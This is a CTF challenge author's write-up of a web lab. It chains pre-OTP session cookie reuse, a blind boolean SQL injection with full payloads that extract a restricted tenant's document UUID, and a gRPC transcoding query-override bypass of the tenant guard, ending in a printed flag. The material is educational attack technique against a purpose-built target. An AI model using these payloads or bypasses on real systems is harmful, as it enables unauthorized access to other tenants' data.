
Hey Everyone, this is the write-up of the web challenge “We need to talk” I created in in CAT CTF 26 that was only solved 5 times over +600 teams. Let’s gooooo.
The challenge gives us a web app with a normal analyst login / registration flow. The end goal is to read a restricted Initech incident document IR-4472 while we are only an Acme user, and the flag is appended at runtime only when we get that document.
The intended chain is:
- Find and reuse the pre-OTP
tv_session. - Prove
/exchange/lookupis a blind SQLi boolean oracle and dump the Initech doc UUID. - Bypass the tenant guard with
grpc 0.11.0query override?tenant_id=initech-inc. - Chain everything in one solver to get the flag.
After opening the challenge players will get this landing login / register page.
Recon#
I designed the flow so players must register a new Acme analyst account.
They make a request to /register with normal fields name / email / password, plus a _csrf_token.
I enforce password constraints, so they need something strong like:
test1@TestAfter register + login, my app redirects them to /otp. The OTP page says email verification is required.
I made the OTP endpoint never accept a code on purpose, so brute forcing the OTP is a dead.
But the interesting thing I left, if they see the login response in Burp, it has already set a trusted cookie:
Set-Cookie: tv_session=COOKIE_VALUE; path=/; HttpOnly; SameSite=LaxWhat does this mean?
- Normally the flow should be: login -> verify OTP -> get session.
- Here my flow is: login -> get session -> ask for OTP.
So I issue the session before OTP verification is completed. This is the classic pre-auth session issue I wanted them to find. The intended move is to reuse this tv_session cookie directly on app routes:
curl -b 'tv_session=COOKIE_VALUE' http://IP:PORT/notificationsAnd THEY HAVE access. They are logged in without ever solving OTP. That’s greatttt.
The notifications page is where I expose 3 very important hints:
- Acme-owned API document links under
/api/v1/tenants/acme-corp/documents/<uuid>. - A blocked external Initech delivery reference:
IR-4472. - A link to
/docs/. ![[Pasted image 20260914145908.png]]
Published Docs#
If they try robots.txt, /admin, /.git/HEAD they won’t get anything, but I intentionally left /docs/ open:
curl http://HOST:4000/docs/I enabled directory listing. Let’s goo and see what I put inside:
curl http://HOST:4000/docs/build/mix.lock
curl http://HOST:4000/docs/build/schema.sql
curl -o tenantexchange.protoset http://HOST:4000/docs/descriptors/tenantexchange.protosetmix.lockgives them the vulnerable dependency:
grpc 0.11.0Save this version number, they will need it later for the last step.
schema.sqlgives them the relevant tables and columns I want them to use:
tenants(id, slug, ...)
documents(id, tenant_id, title, body, classification, ...)
sessions(token_hash, tenant_id, ...)
So they already know table names tenants, documents and columns slug, classification, body. This will make their SQLi much easie
tenantexchange.protosetis the protobuf descriptor I left. Decode it to know the API shape I transcoded:
protoc --decode_raw < tenantexchange.protosetThe descriptor reveals the transcoded route built:
GET /api/v1/tenants/{tenant_id}/documents/{doc_id}So now they know the API is GET /api/v1/tenants/{tenant_id}/documents/{doc_id} and it is transcoded via grpc.
Blind SQL Injection in /exchange/lookup (Oracle)#
My mission for them now is to get the Initech document UUID, because I made the flag body not in SQL, but the Initech document UUID is. I read the flag from FLAG at runtime only.
The delivery lookup endpoint I made vulnerable looks like:
curl -b 'tv_session=COOKIE_VALUE' \
  'http://HOST:4000/exchange/lookup?q=IR-4472'
It designed to answer like this:
- If the query matches, the response contains:
Pending tenant verification- If it does not match, the response contains:
No routed object foundThis is a boolean oracle planted. What is boolean oracle?
It means app answers them with True / False (two different messages) depending on their query. They can abuse this to ask the database yes/no questions one character at a time and exfiltrate data.
As I built it, if they write a ' in the q parameter they will get an error / different behavior. Just test with ' OR 1=1-- - and they will get –> Pending tenant verification, so SQLi is confirmed as intended.
Now their attack should be blind boolean-based to get the restricted Initech UUID I seeded.
The vulnerable query I wrote searches restricted Initech documents. They must recover it one character at a time with payloads like I verified:
blabla%' OR EXISTS (
  SELECT 1
  FROM documents dx
  JOIN tenants tx ON tx.id = dx.tenant_id
  WHERE tx.slug = 'initech-inc'
    AND dx.classification = 'restricted'
    AND dx.body ILIKE '%IR-4472%'
    AND substring(dx.id::text,1,1) = 'a'
)--
Payload Explanation:
blabla%'–> close the original LIKE query written and make it return nothing, so only their injected part decides the answer.OR EXISTS (SELECT 1 ...)–> if their inner SELECT returns a row, the whole condition is True.tx.slug='initech-inc'–> target only Initech tenant I seeded.dx.classification='restricted'–> target only restricted docs I seeded.dx.body ILIKE '%IR-4472%'–> target the doc that contains my blocked reference.substring(dx.id::text,1,1)='a'–> guess position 1 isa? If yes my app returnsPending tenant verification, if no it returnsNo routed object found.--–> comment out the rest.
URL-encoded example for position 1 = a I tested:
blabla%25%27%20OR%20EXISTS%20(SELECT%201%20FROM%20documents%20dx%20JOIN%20tenants%20tx%20ON%20tx.id=dx.tenant_id%20WHERE%20tx.slug=%27initech-inc%27%20AND%20dx.classification=%27restricted%27%20AND%20dx.body%20ILIKE%20%27%25IR-4472%25%27%20AND%20substring(dx.id::text,1,1)=%27a%27)--"They just loop positions 1..36 with alphabet 0123456789abcdef- (UUID chars) until they recover the full doc UUID I generated.
NOTE: This can be done using SQLmap too, and dump the whole database btw
gRPC 0.11.0 Override#
There is a published CVE CVE-2026-48599 –> Authorization bypass via path binding override in elixir-grpc/grpc HTTP transcoding, which this is the core bug of the challenge.
Now they have the Initech UUID, I expect them to try to read it directly and fail as I designed:
/api/v1/tenants/initech-inc/documents/INITECH_UUIDThey will get:
{"error":"tenant denied"}That’s expected and intended. Their session is Acme, and my guard checks the route tenant from Cowboy path bindings. Direct Initech path with Acme session always returns 403.
But remember that grpc 0.11.0 version I left in mix.lock? That’s the final bug I planted.
What is grpc transcoder bug I abused?
- My guard sees the tenant from the URL path:
/api/v1/tenants/acme-corp/...->acme-corp, so allowed. - My document handler sees the tenant from the protobuf request
tenant_idfield. - Because
grpc 0.11.0merges path bindings first and query parameters later forbody: ""routes, the query string can override the protobuftenant_idseen by my handler.
So they must keep the authorized Acme tenant in the path, but override tenant_id in the query as I intended:
/api/v1/tenants/acme-corp/documents/INITECH_UUID?tenant_id=initech-incMy guard sees acme-corp and allows the request. My document handler sees initech-inc, loads the restricted Initech document, and appends the runtime flag. That’s greatttt.
After this request they get the flag:
{
  "body": "Incident IR-4472 final escalation packet. Release is blocked until tenant ownership is verified. Flag: CATF{pr3_07p_535510n_bl1nd_5ql1_grpc_73n4n7_0v3rr1d3}",
  "classification": "restricted",
  "tenantId": "initech-inc",
  "title": "Incident IR-4472 Escalation"
}
Their Flag is: CATF{pr3_07p_535510n_bl1nd_5ql1_grpc_73n4n7_0v3rr1d3}
Resources#
- Pre OTP session issue technique.
- Blind SQL injection boolean oracle technique
- grpc 0.11.0 HTTP transcoder query override behavior abused CVE-2026-48599